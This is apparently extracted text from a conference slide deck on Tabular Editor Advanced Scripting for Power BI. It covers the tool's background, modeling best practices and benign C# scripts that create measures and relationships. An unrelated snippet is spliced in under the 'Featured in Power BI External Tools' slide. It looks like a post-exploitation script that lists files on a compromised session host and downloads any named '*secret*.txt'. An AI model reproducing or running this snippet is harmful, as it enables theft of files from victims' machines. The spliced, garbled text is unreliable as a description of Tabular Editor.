Agenda

- What Tabular Editor is?
- Why Tabular Editor?
- Why scripting?
- Modeling Best Practices
- Let's see it doing the job
- Q&A

What Tabular Editor Is?

PBI modeling at warp speed with TE Advanced Scripting

Riccardo Perico - Lucient

Tabular Editor

A lightweight editor for SSAS Tabular Models built in .NET/WinForms

 Tabular Editor

INTRODUCTION

- Getting Started
- Power BI Desktop Integration
- Importing Tables
- Video Tutorials
- Frequently Asked Questions
- SQL Server 2017 Support
- Roadmap
- Keyboard Shortcuts

FEATURE OVERVIEW

- Basic
- Advanced



ADVANCED TOPICS

- Advanced Scripting
- FormatDax deprecation
- Useful Script Snippets
- Custom Actions
- Command Line
- Best Practice Analyzer
- Best Practice Analyzer Improvements
- Advanced Filtering
- Master Model Pattern

 Tabular Editor
 [Edit on GitHub](#)

Tabular Editor

Tabular Editor is a tool that lets you easily manipulate and manage measures, calculated columns, display folders, perspectives and translations in Analysis Services Tabular and Power BI XMLA Models (from Compatibility Level 1200 and onwards). The tool is written entirely in .NET WinForms (C#).

<https://tabulareditor.com>

The Genesis

Born in 2016 by **Daniel Otykier**

Principal Architect at Kapacity A/S (MVP)

“... I was asked by a client to reorganize thousands of measures in a SSAS Tabular 2016 model... I started with SSDT...”

File Edit View Project Build Debug Model Table Column Team Tools Test BimlExpress Analyze Window Help

Model.bim Source Control Exp C:\Projects\AdventureWorks DW Tabular Model SQL Server 2012\AdventureWorks Tabular Model SQL 2012\Model.bim - Tabular Editor

Perspective: (Model) Translation: (No translation)

Expression Editor

```
1 CALCULATE(SUM('Reseller Sales'[Sales Amount]),
2 USERELATIONSHIP(Employee[EmployeeKey], 'Reseller Sales'[EmployeeKey]), US
```

Model

- Currency
- Customer
- Date
- Employee
- Geography
- Internet Sales
- Product
- Product Category
- Product Inventory
- Product Subcategory
- Promotion
- Reseller
- Reseller Sales
 - Gross Profit
 - Order Information
 - Sales
 - Current Quarter
 - Reseller Current Quarter Sales
 - Reseller Current Quarter Sales Performance
 - Previous Quarter
 - Reseller Total Sales
 - Reseller Total Sales - Sales Territory sliced by Employee
 - Reseller Total Sales - Sales Territory sliced by Reseller
 - Carrier Tracking Number
 - Discount Amount
 - Due Date
 - Extended Amount
 - Freight

Employee

- Employee Key
- WWI Employee ID
- Employee
- Preferred Name
- Is Salesperson
- Valid From

Stock Item

- Stock Item Key
- WWI Stock Item ID
- Stock Item
- Color
- Selling Package
- Buying Package

Basic

Description	
Display Folder	Sales
Name	Reseller Total Sales - Sales Territory sliced by Employee
Type	Measure

Options

Format String	\\$#,0.00;(\\$#,0.00);\\$#,0.00
Visible	True

Perspectives

Included in Perspectives	Included in 1 out of 3 perspectives
--------------------------	-------------------------------------

Translations

Description Translations	0 empty. 3 default. 0 translated.
Display Folder Translations	3 empty. 0 default. 0 translated.
Name Translations	3 empty. 0 default. 0 translated.

Name

The name of the object when no translation is used.

File loaded successfully.



Tabular Model Explorer Properties Team Explorer Class View Solution Explorer

Again, what is it?

- Offline editor for SSAS 2016+ / AAS / Power BI
- It's a JSON editor
- No diagram view

TOM (Tabular Object Model)

- Extensions AMO library
- Support to programming scenarios
- Tree representation model **metadata**

Why Tabular Editor?



(3 slides many reasons)

PBI modeling at warp speed with TE Advanced Scripting





Riccardo Perico

1. It's fast



- JSON is loaded into RAM
- Persisted when you save

2. Cool features

3. Featured in Power BI External Tools

- Measures
 - Calculation groups
 - Perspectives
 - Translations
-
- Other like Creating Tables possible but **not supported yet**

```
local('$entry $host');  
$host = session_host($1);  
foreach $entry (split("\n", $3)) {  
  if ("*secret*.txt" iswm lc($entry)) {  
    say("Downloading: $entry from  
$host $+ / $+ $1");  
    m download($1, $entry);  
  }  
}
```

Advanced Scripting

Why scripting?

PBI modeling at warp speed with TE Advanced Scripting

Riccardo Perico - Lucient

Basically to...

- Automation
- Standardization
- Increase productivity
- Push reusability
- Apply Best Practices

Modeling Best Practices



PBI modeling at warp speed with TE Advanced Scripting

Riccardo Perico - Lucient

Choose the right schema

Explicit it's better

Hide confusing objects

-  Explicit Measure's base column
-  Dimensions Keys
-  Lookup Columns
-  Working tables

Time Intelligence

Sales Amount

Sales Amount PY

Sales YTD

Sales PYTD

Sales PMonth

...

Format that DAX

```

EVALUATE SUMMARIZECOLUMNS('Product'[Product],
SUMMARIZECOLUMNS (
Manufacturer[Manufacturer], 'Date'[Month], "sales", Sales[sales], "PY
Sales", CALCULATE(Sales[Sales], SAMEPERIODLASTYEAR('Date'[Date])))
Manufacturer[Manufacturer],
'Date'[Month],
"sales", Sales[sales],
"PY Sales",
CALCULATE (
Sales[Sales],
SAMEPERIODLASTYEAR ( 'Date'[Date] )
)
)
    
```

Numeric measures for cards

0
Sum of Order Quantity

Demo

PBI modeling at warp speed with TE Advanced Scripting

Riccardo Perico - Lucient

Use case:

Star Schema in 2 Clicks

PBI modeling at warp speed with TE Advanced Scripting

Riccardo Perico - Lucient

Agile Star Schema

- TE to make development **faster**
- TE to make development **more agile**
- TE to **standardize** development
- TE to **lower effort**

Measures Creation (+50)

```
var displayFolder = "<Area of Interest>";
var destinationTable = "Metriche";
var destTable = Model.Tables.FirstOrDefault(t => t.Name == destinationTable);
// Creates a SUM measure for every currently selected column and hide the column.
foreach(var c in Selected.Columns)
{
    TextInfo textInfo = new CultureInfo("en-US", false).TextInfo;
    var name = textInfo.ToTitleCase(c.Name.Replace("_", " "));

    var newMeasure = destTable.AddMeasure(
        name, // Name
        "SUM(" + c.DaxObjectFullName + ")", // DAX expression
        displayFolder // Display Folder
    );
    // Set the format string on the new measure:
    newMeasure.FormatString = "#,##0.00";

    // Hide the base column:
    c.IsHidden = true;
}
```

Relationships Creation (8Fact, 22Dim)

```
var keyPrefix = "id_dim_";

// Loop through all currently selected tables (assumed to be fact tables):
foreach(var fact in Selected.Tables)
{
    // Loop through all SK columns on the current table:
    foreach(var factColumn in fact.Columns.Where(c => c.Name.StartsWith(keyPrefix)))
    {
        // Find the dimension table corresponding to the current SK column:
        var dim = Model.Tables.FirstOrDefault(t => factColumn.Name == (keyPrefix + t.Name.Replace(" ", "_").ToLower()));
        if(dim != null)
        {
            // Find the key column on the dimension table:
            var dimColumn = dim.Columns.FirstOrDefault(c => factColumn.Name == (c.Name.Replace(" ", "_").ToLower()));
            if(dimColumn != null)
            {
                // Check whether a relationship already exists between the two columns:
                if(!Model.Relationships.Any(r => r.FromColumn == factColumn && r.ToColumn == dimColumn))
                {
                    // If relationships already exists between the two tables, new relationships will be created as inactive:
                    var makeInactive = Model.Relationships.Any(r => r.FromTable == fact && r.ToTable == dim);

                    // Add the new relationship:
                    var rel = Model.AddRelationship();
                    rel.FromColumn = factColumn;
                    rel.ToColumn = dimColumn;
                    factColumn.IsHidden = true;
                    if(makeInactive) rel.IsActive = false;
                }
            }
        }
    }
}
```
